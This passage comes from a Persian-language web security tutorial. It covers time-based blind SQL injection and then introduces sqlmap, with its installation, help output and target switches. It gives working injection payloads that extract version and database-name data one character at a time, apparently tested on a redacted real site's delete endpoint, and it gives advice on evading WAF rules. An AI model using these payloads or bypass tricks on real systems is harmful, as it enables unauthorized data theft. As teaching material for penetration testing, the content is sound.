ما بدین شکل میتوانیم توی Source های مختلف اسیب پذیر بودن یا نبودن رو بررسی کنیم. حالا چطوری بفهمیم Time-Based SQLi هست یا نه؟ اولاً ارسال درخواست به سمت وب سرور برای ما خروجی نداره و صرفاً یک درخواست POST به مسیر /delete که یک مقداری را ارسال میکنه و در صورت پاسخ هم به ما یک JSON حاوی مقدار {"status": "success"} را میفرسته. این یعنی ما چیزی برای نمایش نداریم. این مشخص کننده چی هست؟ اینکه اگه SQLi هم وجود داره، In-Band SQLi هست نه Blind SQLi هست یا باید از طریق تکنیک Boolean-Based حل کنیم و یا از طریق تکنیک Time-Based حلش کرد یا خیر: ارسال میکنیم تا ببینیم ایا میشه Time-Based حلش کرد یا خیر :

The screenshot shows two panels: Request and Response. The Request panel shows a POST /delete HTTP/1.1 request with the parameter id=187 AND SLEEP(5) highlighted. The Response panel shows a successful HTTP/1.1 200 OK response with a JSON payload {"status": "success"}, but with a significantly longer execution time of 15.252 millis indicated at the bottom.

اگه بخوایم یه حدسی درمورد Query بزنیم، احتمال میره چیزی به شکل زیر باشیم:

```
DELETE FROM table_name WHERE id=187
```

پیلود تصویر قبل که 187 AND SLEEP(5) بود، این کوئری رو به شکل زیر در میاره:

```
DELETE FROM table_name WHERE id=187 AND SLEEP(5)
```

این منجر میشه که موتور پایگاه داده ابتدایا DELETE را انجام بد و وقتی به 5 ثانیه صبر کنه و بعد پاسخ رو به سمت کاربر بفرسته. همونطور توی تصویر قبل میبینید که 5.253 ثانیه طول کشیده تا پاسخ بیاد. این یعنی اینکه اسیب پذیری SQLi وجود داره و نوع این اسیب پذیری Time-Based Blind است و میتوانیم از طریق تکنیک اکسپلوبیشن کنیم. زیبا بود نه؟

طریقه استخراج دادهها با اکسپلوبیت کردن Time-Based Blind SQLi چگونه است؟ استخراج دادهها از طریق Time-Based SQLi به صورت مستقیم نیست ولی غیر ممکن هم نیست. این تکنیک شامل ارسال یک کوئری True|False به سمت پایگاه داده میشه و مشاهده زمان پاسخگویی پایگاه داده. باید پیلودمون رو به شکلی بسازیم که یک شرط جوابش True|False اجرا بشه و اگه شرط جوابش True بود، به پایگاه داده گفته بشه که برای فلان ثانیه برو تو حالت Sleep و بعد پاسخ رو بفرست و اگه False بودن جواب شرطمن، نیازی به حالت Sleep نداری و پاسخ رو سریعاً بفرست. دقت هم کنید که در این نوع Boolean-Based Blind SQLi به مانند یک به یک کاراکتر های اطلاعات رو بیرون بکشیم و نمیتوانیم همه رو تشخیص بدیم. مثلاً اگه بخوایم ورژن پایگاه داده رو تشخیص بدیم، باید از اولین کاراکتر شروع کنید و به اخیرین کاراکتر برسیم. توی پیلود زیر که برای تشخیص ورژن نوشتم، اولین کاراکتر رو بین شکل سعی به تشخیص میکنیم:

```
id=984 AND IF(SUBSTRING(version(), 1, 1)=5, SLEEP(10), NULL)
```

میبینید که یک ورودی به نام id با مقدار 984 با میگه که، SUBSTRING اولین کاراکتر خروجیتابع() version() رو بگیر، اگه 5 بود (10) SLEEP و اگه 5 نبود هیچی، NULL رو برگردون. نتیجه اجرای پیلود رو توی تصویر زیر میبینید.

Request	Response
Raw Params Headers Hex	Raw Headers Hex
POST /delete HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 56 Connection: close Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin	HTTP/1.1 200 OK date: Fri, 07 Jul 2023 19:37:17 GMT server: [REDACTED] expires: Thu, 19 Nov 1981 08:52:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache content-length: 20 content-type: text/html; charset=UTF-8 connection: close
	{"status": "success"}
id=984 AND IF(SUBSTRING(version(), 1, 1)=5, SLEEP(10), null)	308 bytes 10,147 millis
? < + > Type a search term 0 matches	? < + > Type a search term 0 matches

میبینید که حداقل 10 ثانیه طول کشیده تا پاسخ رو به ما نشون بده، این به این معناست که اولین کاراکتر از خروجیتابع() version() عدد 5 است. میتوانیم دومین کاراکتر رو با پیلود زیر تشخیص بدیم:

```
id=984 AND IF(SUBSTRING(version(), 2, 1)="X", SLEEP(10), NULL)
```

پیلود بالا بررسی میکنه اگه دومین کاراکتر از خروجیتابع() version() برابر "X" بود، 10 ثانیه SLEEP و اگه نبود به صورت طبیعی پاسخ رو برگردون. این طوری میشه که ما میتوانیم دادهها رو یک به یک و تک کاراکتری بیرون بکشیم. دقیقاً روند مثل-Boolean Based هست و فقط توی این مورد ما داریم با زمان این کار رو انجام میدیم.

اگه بخوایم طول نام پایگاه داده فعلی رو از وب ایلیکیشن خارج کنیم میتوانیم از تابع LENGTH و database استفاده کنیم. ((LENGTH(database()) اندازه طول نام پایگاه داده فعلی رو بهمون میده. حالا میتوانیم بیایم و این مورد رو با پیلودمون ترکیب کنیم و از طریق Time-Based Blind SQLi این داده رو بیرون بکشیم. پیلود ما یه چیزی به شکل زیر میشه:

```
id=984 AND IF(LENGTH(database())=1, SLEEP(10), NULL)
```

پیلود بالا میگه اکه طول نام پایگاه داده 1 بود، 10 ثانیه صبر کن و گرنه نیازی نیست صبر کنی . نتیجه اجرای پیلود رو توی تصویر زیر میبینید :

```

Request
Raw Params Headers Hex
POST /delete HTTP/1.1
Host: [REDACTED].com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 52
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
id=187 AND IF (length(database ()) = 1, SLEEP (5), 1)

Response
Raw Headers Hex
HTTP/1.1 200 OK
server: [REDACTED]
date: Fri, 07 Jul 2023 17:49:41 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-content-options: nosniff
connection: close
Content-Length: 12
It works!!!
213 bytes | 278 millis

```

میبینید که 10 ثانیه صبر نکرده، پس نتیجه میگیریم که طول نام پایگاه داده فعلی 1 نیست . پیلود دیگه ای مسازیم به شکل زیر :

`id=984 AND IF(LENGTH(database ())=5, SLEEP(10), NULL)`

اگه طول نام پایگاه داده فعلی 10 کاراکتر بود باید 5 ثانیه صبر کنی بعد پاسخ بدی و اگر نبود سریعا پاسخ رو بفرست . نتیجه اجرای پیلود بالا رو توی تصویر زیر میبینید :

```

Request
Raw Params Headers Hex
POST /delete HTTP/1.1
Host: [REDACTED].com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 52
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
id=187 AND IF (length(database ()) = 10, SLEEP (5), 1)

Response
Raw Headers Hex
HTTP/1.1 200 OK
date: Fri, 07 Jul 2023 17:46:29 GMT
server: [REDACTED]
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
pragma: no-cache
content-length: 20
content-type: text/html; charset=UTF-8
connection: close
{"status": "success"}
308 bytes | 5,239 millis

```


میبینید که 5 ثانیه طول کشیده تا پاسخ ما رو بده، پس نتیجه میگیریم که احتمال بسیار زیاد طول نام پایگاه داده فعلی 10 کاراکتر است . تمام پیلود هایی که توی Boolean-Based SQLi استفاده کردیم اینجا هم میشه بکار برد و باید تمام اون کارها رو انجام بدیم . حقیقتا من دیگه خسته شدم از توضیح دادن این موارد (برید تست بزنید و بررسی کنید و پیلود های مختلف بسازید . در همین حد بدونیم که مفهوم این اسیب پذیری چیه به نظر کایت میکنه ولی بیشتر از این نیاز نیست که بدونیم، موارد رفعش و موانع اکسپلوبیت رو صحبت میکنیم ولی در نهایت ما فقط نیاز هست تشخیص بدهیم که در یک درخواست SQLi وجود داره یا نه ؟ بقیه کارها رو SQLMAP انجام میده .

موانعی که در اکسپلوبیت کردن Time-Based SQLi جلوی ما رو میگیرن چیا هستند؟ در این مورد به کرات صحبت کردیم و گفتیم که مهم ترین و قابل بازیس ترین مانع WAF هستند و موافع دیگه مثل Parameterized Queries, Stored Procedures, ... SQLi تقریبا Sanitization and Validation, ... را از بین میبرن . باید بتونیم WAF رو تشیخص بدیم و سعی کنیم Rule هاش رو بازیس کنیم . مثلا اگه و ب اپلیکیشن ما از MySQL استفاده میکنه و WAF جلوی پیلود ما رو به علت وجود دستور SLEEP میگیره سعی کنیم از دستوراتی دیگه که معادل SLEEP هستند استفاده کنیم، مثلا BENCHMARK . بتونیم بیلودمن رو به شکلی در بیاریم که وقتی پایگاه داده میخواهد اون رو اجرا کنه نتیجه مورد نظر ما رو بده ولی وقتی WAF اون رو میبینه مشکوک نشه . شاید در ادامه که SQLMap رو گفتم درمورد روش های بازیس هم صحبت کردیم و بیینیم که این ابزار قوی چطوری موافع رو بازیس میکنه .

اینجاست که تقریبا میتونم بگم که توضیحات SQLi به صورت دستی رو نموم میکنیم . تقریبا انواع رایج این حفره امنیتی رو بررسی کردیم ولی خب انواع دیگه ای هم داره مثل Second Order SQLi و Out-of-bound SQLi . اینها مفاهیم

بیچیده تری هستند که باید سلطکافی رو روی SQLi داشته باشیم و برایم سراغشون که هنوز احساس میکنم وقتی نیست . در ادامه به ابزار SQLMap میپردازیم و میبینیم که چطوری این ابزار کار میکنه و چطوری میتوانه حفره امنیتی SQLi را اکسپلوبیت کنه، با سوئیچ های این ابزار کار میکنیم و سعی میکنیم دستمون رو راه بندازیم و همینطور سعی میکنیم که با BurpSuite ترکیبیش کنیم تا کارها رو بهتر انجام بدیم .

برایم سراغ اخرين مطلب اين جزو، SQLMap چیه و چطوری باید ازش استفاده کنیم ؟ طبق وب سایت sqlmap.org ایشون یک ابزار Penetration Testing متن باز جهت کشف و اکسپلوبیت SQLi برای دسترسی به پایگاههای داده یک تارگت است . این ابزار یک موتور قدرتمند جهت تشخیص اسیب پذیری SQLi داره و امکانات بسیاری جهت انجام تست های امنیتی مختلف و طیف گسترده ای از سوئیچ ها جهت تشخیص RDBMS های مختلف، واکنش دادهها از پایگاههای داده، دسترسی به فایل سیستم های اساسی، اجرا دستورات سیستم عامل با کانکشن های out-of-band هم فراهم میکنه .



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:53 /2019-04-30/
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

امکاناتی که SQLmap برای ما فراهم میکنه :

- پشتیبانی کامل از DBMS های مختلفی چون : MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB, Aurora, OpenGauss, ClickHouse and Virtuoso
- البته میدونیم که مهمترین ها MySQL, Oracle, PostgreSQL, Microsoft SQL Server, MariaDB, SQLite هستند و بقیه به ندرت ممکن هست که بهشون برخورد کنیم .
- پشتیبانی کامل از 6 تکنیک SQLi : Union Query-Based, Boolean-Based Blind, Time-Based Blind, Error-Based, Stacked Queries, Out-of-Band SQLi
- پشتیبانی از ارتباط مستقیم با پایگاه داده بدون استفاده از SQLi از طریق DBMS Credentials, IP Address, Port و نام پایگاه داده
- تشخیص خودکار نوع هش ها و پشتیبانی از کرک کردن انها از طریق حمله Dictionary-Based
- پشتیبانی از استخراج و بیرون کشیدن کامل جدول ها
- پشتیبانی از جستجو کردن یک پایگاه داده خاص، یک جدول خاص در تمام پایگاههای داده، یک ستون خاص در تمام جداول از طریق نام انها
- پشتیبانی از اجرای دستورات دلخواه و بازیابی خروجی انها بر روی سرور پایگاه داده بر اساس نوع سیستم عامل انها
- پشتیبانی از اجرا کردن یک ارتباط TCP به صورت Out-of-band و stateful ما بین ماشین مهاجم و سرور پایگاه داده بر اساس نوع سیستم عامل . این ارتباط میتوانه یک خط فرمان تعاملی، یک GUI Session یا یک Meterpreter Session (VNC) بر اساس تصمیم کاربر باشه .
- پشتیبانی از فرایند User Privilege Escalation توسط متالسپلوبیت تقریبا یک ابزار کامل جهت انجام حملات SQLi هست و واقعاً میتوانم بگم امکانات بسیار زیادی رو فراهم میکنه .

نصب SQLMap چگونه است؟ ابزار SQLMap به صورت پیش فرض بر روی کالی لینوکس نصب است و نیازی نیست که مجدد نصب کنید مگر اینکه بخواید به جای نسخه Stable اخرين نسخه رو داشته باشيد که پیشنهاد نميشه. چون اخرين نسخه به علت اينکه با اخرين اپديت ها همراه است ممکن هست مشکلات برنامه نويسي و باگهاي داشته باشه و درست کار نکه ولی نسخه Stable هميشه بهترین عملکرد رو داره . توي کالی کافيه که يك ترمinal باز و دستور sqlmap رو اجرا کنيد :

```
kali㉿kali:~$ sqlmap
  _[H]_
  [ ]_ {1.7.11#stable}
  [ ]_ https://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

به همين سادگيه . اما شاید ما کالی نداشته باشيم !!!! چيکار کنيم؟ ما ويندوز داريم مثلا يا مک داريم، اولا که کالی نصب کنيد ديگه يا هم SQLMap رو روی ويندوز يا مک نصب کنيد . چطوری؟ کافيه که به صفحه Github اين ابزار عظيم شان بريده به ادرس زير :

<https://github.com/sqlmapproject/sqlmap>

براي اينکه اين رو دانلود کنيد، بدون درسر، اول Git رو نصب کنيد . از من نخوايد که نصب گيت رو توضيح بدم چون چهارتا Next و در نهايati چک کنيد ايا Git نصب شده يا خير، کافие که دستور v-git رو توی cmd powershell يا ادريس زير : سیستم عاملتون اجرا کنيد :

```
C:\Users\alime>git -v
git version 2.42.0.windows.2
```

وقتي خروجي به شكل بالا داد یعنی git نصب شده . کافие که يك دايركتوري رو انتخاب کنيد و از پروژه sqlmap توی github يك clone بگيريد . با دستور زير :

`git clone https://github.com/sqlmapproject/sqlmap.git`

خروجی دستور به شکل زير خواهد بود :

```
C:\Users\alime\Projects>git clone https://github.com/sqlmapproject/sqlmap.git
Cloning into 'sqlmap'...
remote: Enumerating objects: 83345, done.
remote: Counting objects: 100% (13169/13169), done.
remote: Compressing objects: 100% (412/412), done.

Resolving deltas: 100% (66128/66128), done.
```

بعد از اينکه clone گرفتيد کافие که وارد دايركتوري sqlmap.py بشيد و فایل sqlmap.py رو اجرا کنيد . هیچ Requirement نیازی نداره و فقط نیازمند Python هست . با هر نسخه از پایتون هم میتوانه کار کنه، 2.x، 3.x، 2.1 فرقی نداره :

```
C:\Users\alime\Projects>cd sqlmap
C:\Users\alime\Projects\sqlmap>python sqlmap.py
  _[H]_
  [ ]_ {1.8.2.1#dev}
  [ ]_ https://sqlmap.org
Usage: sqlmap.py [options]
sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

شما الان از اخرين نسخه sqlmap يك clone توی سیستم خودتون گرفتيد . توی تصویر بالا مشخص هست که نسخه 1.8.2.1#dev هست . گفتم اخرين نسخه ممکنه که Stable نباشه و گاهی به مشکل بخوريد . میتوانيد نسخه Stable رو از ادرس زير پيدا کنيد و دانلود کنيد :

<https://github.com/sqlmapproject/sqlmap/releases>

من برای ادامه آموزش از نسخه نصب توی کالی استفاده میکنم . اولین سوئیچ -h هست . این سوئیچ توی تمام ابزار های تحت ترمinal برای نشون دادن طریقه استفاده، سوئیچ های موجود و عملکرد اونها استفاده میشه . شما میتوانيد توی sqlmap هم از این سوئیچ استفاده کنيد :

```
kali㉿kali:~$ sqlmap -h
  _[H]_
  [ ]_ {1.7.11#stable}
  [ ]_ https://sqlmap.org
Usage: python3 sqlmap [options]

Options:
  -h, --help           Show basic help message and exit
  -hh, --advanced-help Show advanced help message and exit
  --version            Show program's version number and exit
  -v VERBOSE          Verbosity level: 0-6 (default 1)
```

لیستی از سوئیچ‌ها طریقه عملکردشون رو برآتون نشون میده . البته این لیست کامل نیست و برای دیدن لیست کامل باید سوئیچ `hh`- استفاده کنید :

```
kali@kali:~$ sqlmap -hh
  _--_
  --H_-- {1.7.11#stable}
  - -| . ["] | . | . |
  |---|_ ["]_|_|_|---,|_|_
  |_V...   |_|_ https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help           Show basic help message and exit
  -hh                 Show advanced help message and exit
  --version           Show program's version number and exit
  -v VERBOSE          Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the target:
  1. Target
  2. Request
  3. Optimization
  4. Injection
  5. Detection
  6. Techniques
  7. Fingerprint
  8. Enumeration
  9. Brute force
  10. User-defined function injection
  11. File system access
  12. Operating system access
  13. Windows registry access
  14. General
  15. Miscellaneous
```

توى اين خروجي، سوئیچ‌ها رو به چند گروه تقسیم کرده که عبارت اند از :

- 1. Target
- 2. Request
- 3. Optimization
- 4. Injection
- 5. Detection
- 6. Techniques
- 7. Fingerprint
- 8. Enumeration
- 9. Brute force
- 10. User-defined function injection
- 11. File system access
- 12. Operating system access
- 13. Windows registry access
- 14. General
- 15. Miscellaneous

در هر گروه تعدادی سوئیچ وجود داره و البته ما نمیخوايم به همه سوئیچ‌ها بپردازیم ولی هدف از گفتن این موضوع اینه که تقسیم بندی کردن یک موضوع میتوانه توى فهم بهترش کمکون کنه . وقتی شما بدونید فلان سوئیچ توی گروه `Detection` هست میدونید که تقریباً چه عملکردی خواهد داشت . از این رو ما وقتی میخوايم یک سوئیچ رو توضیح بدیم حتماً به گروه اون سوئیچ اشاره خواهیم کرد یا اصن بر اساس گروه سوئیچ ها رو توضیح میدیم .

یکی دیگه از دستوراتی که به شما یک صفحه اموزش `sqlmap` رو نشون میده دستور زیر هست :

Man sqlmap

صفحه `Manual` مربوط به `sqlmap` رو توى ترمینال برای شما نشون میده و این صفحه شامل توضیحاتی از `sqlmap` خواهد بود و شاید مثال هایی هم از طریقه استفاده توش داشته باشه :

```
SQLMAP(1)                               User Commands                               SQLMAP(1)
NAME
  sqlmap - automatic SQL injection tool
SYNOPSIS
  python3 sqlmap [options]
DESCRIPTION
  --_
  --H_-- {1.7.10#stable}
```

خب اینا توضیحات ابتدایی از `sqlmap` بود . بریم سروقت سوئیچها ...

سوئیچهای دسته Target : اولین سوئیچها مربوط به دسته Target هست . دقتی کنید که ما وقتی میخوایم از SQLMap استفاده کنیم ، قاعدها باید یک تارگت را به شکلی برای این ابزار مشخص کنیم . SQLMap تارگت را به چندین شکل متفاوت می پذیره . شما میتوانید هدف خودتون رو به شکل ... URL, Request File, Google Dork ... را در SQLMap مشخص کنید و من فقط در سطح خودم توضیح خواهم داد .

```
Target:
At least one of these options has to be provided to define the target(s)

-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-d DIRECT          Connection string for direct database connection
-l LOGFILE         Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE        Scan multiple targets given in a textual file
-r REQUESTFILE    Load HTTP request from a file
-g GOOGLEDORK     Process Google dork results as target URLs
-c CONFIGFILE     Load options from a configuration INI file
```

توی تصویر بالا میبینید که توی دسته بندی Target ما 7 تا سوئیچ داریم . از این هفتا من -g, -l, -r, -u را توضیح میدم و علتش چیه که بقیه رو توضیح نمیدم ؟ چون بلد نیستم بقیه رو . شما میتوانید خودتون بردید و سرچ کنید .

سوئیچ -u در دسته Target : یکی از روش هایی که میتوانید یک تارگت را به SQLMap بدهیم از طریق URL هست و قاعدها اینطوری هم نیست که شما باید یک وب سایت رو بددید و بره تمام و ب اپلیکیشن رو بررسی کنه و وجود یا عدم وجود SQLi رو به شما گزارش بده . شما باید یک URL به ابزار بدهید که Source توش باشه . اون جایی که میتوانید محتمله که اسیب پذیر باشه . مثلاً توی ادرس زیر :

<http://www.site.com/vuln.php?id=1>

پارامتر id میتوانه یک Source اسیب پذیر به SQLi باشه و SQLMap میتوانه این URL رو بررسی کنه . ولی شما نمیتوانید بهش ادرس سهایی به شکل زیر بدهید :

<http://www.site.com/vuln.php>

<http://www.site.com>

باید حتما Source اسیب پذیر توش باشه . طریقه استفاده از این سوئیچ چطوریه ؟ به شکل زیر :

```
sqlmap -u http://www.site.com/vuln.php?id=1
sqlmap --url http://www.site.com/vuln.php?id=1
```

```
kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulns/sqli/sql11/sql11.php?query=Hello"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. It is illegal to attack targets protected by WAF/IPS. Testing against targets whose owner you do not have mutual consent to test is illegal.
[*] starting @ 00:50:48 /2024-02-19/
[00:50:48] [INFO] testing connection to the target URL
[00:50:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:50:50] [INFO] testing if the target URL content is stable
[00:51:06] [INFO] testing MySQL
```

با اجرای -u- خروجی sqlmap چه خواهد بود ؟

```
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
-- 
Parameter: query (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: query='Hello' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qqkzq','oTHtbtDvLuBqdwcjDFbICduzAkteJjVhBZwwnQap'), 'qxzqq'),NULL-- Ezaj

[00:51:06] [INFO] testing MySQL
[00:51:06] [INFO] confirming MySQL
[00:51:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL >= 8.0.0
[00:51:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 40 times
[00:51:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'

[*] ending @ 00:51:06 /2024-02-19/
```

همونطور که توی تصویر بالا میبینید خروجی شامل اطلاعاتی درمورد تارگت هست :

- نوع اسیب پذیری SQLi
- پیلود استفاده شده
- نوع DBMS و ورژن
- نوع وب سرور و ورژن
- نوع سیستم عامل سرور

این خروجی در صورتی که اسیب پذیری وجود داشته باشه به شما نمایش داده خواهد شد و همچنین توی خط اخر خروجی میبینید که گفته شده Log های تست مربوط به 192.168.89.128 یعنی وب اپلیکیشن من توی ادرس /home/kali/.local/share/sqlmap/output

ذخیره میشه . شما تمام تست هایی که بر روی تارگت های مختلف انجام میدید توی این ادرس در دایرکتوری خاص خودشون ذخیره خواهد شد و وقت که میخوايد اون تارگت رو دوباره تست کنید، sqlmap اطلاعات این دایرکتوری به تست مجدد ترجیح میده و سعی میکنه اطلاعات این دایرکتوری رو به شما نشون بده تا تست سریعتر انجام بشه . یعنی به طور ابی تست هایی که انجام میده و نتایجشون رو cache میکنه .

به طور کلی پس از اجرای sqlmap با سوئیچ U- و دادن URL تارگت بهش عملیات های زیر انجام میشه :


```
[00:58:08] [INFO] testing connection to the target URL
[00:58:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:58:09] [INFO] testing if the target URL content is stable
[00:58:09] [INFO] target URL content is stable
[00:58:09] [INFO] testing if GET parameter 'query' is dynamic
[00:58:09] [WARNING] GET parameter 'query' does not appear to be dynamic
[00:58:09] [WARNING] heuristic (basic) test shows that GET parameter 'query' might not be injectable
[00:58:09] [INFO] heuristic (XSS) test shows that GET parameter 'query' might be vulnerable to cross-site scripting (XSS) attacks
[00:58:09] [INFO] testing for SQL injection on GET parameter 'query'
[00:58:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:58:09] [WARNING] reflective value(s) found and filtering out
[00:58:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:58:09] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:58:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:58:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:58:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:58:09] [INFO] testing 'Generic inline queries'
[00:58:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:58:09] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:58:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:58:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[00:58:09] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:58:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:58:09] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[00:58:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:58:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:58:09] [INFO] target URL appears to have 4 columns in query
[00:58:09] [WARNING] applying generic concatenation (CONCAT)
[00:58:09] [INFO] GET parameter 'query' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[00:58:09] [INFO] checking if the injection point on GET parameter 'query' is a false positive
```

سعی میکنم کارهایی که میکنه رو تا جایی که بخدمت بهنون توضیح بدم . اگه با دقت به تصویر بالا نگاه کنید سعی کنید لآگها رو بخونید متوجه میشید که :

1. ابتدا سعی کرده ارتباطش با تارگت رو بررسی که
2. بعد سعی کرده که تشخیص بده ایا WAF/IPS وجود داره که از تارگت محافظت کنه یا خیر
3. احتمال وجود XSS رو حس زده
4. سعی کرده بررسی کنه ایا پارامتر داده شده اسیب پذیر به SQLi هست یا خیر
5. سعی کرده نوع DBMS موجود رو بررسی کنه
6. با ORDER BY سعی کرده تعداد ستون ها رو مشخص کنه
7. در نهایت هم گفته که پارامتر query اسیب پذیر هست

این تقریبا تمام کارهایی هست که با استفاده از سوئیچ U- انجام خواهد داد . سوئیچ U- برای درخواست های GET استفاده میشه، فرض کنیم که درخواست ما POST هست، چطوری باید با SQLMap تستش کنیم ؟ با استفاده از سوئیچ ۲- ...

سوئیچ ۲- در درسته بندی Target : این سوئیچ زمانی استفاده میشه که ما یک فایل از Request مون به سمت وب اپلیکیشن داریم و میخوایم این درخواست رو تست کنیم . فایل از Request چیه ؟ اگر دقت کرده باشید هر Request شامل سه قسمت هست :



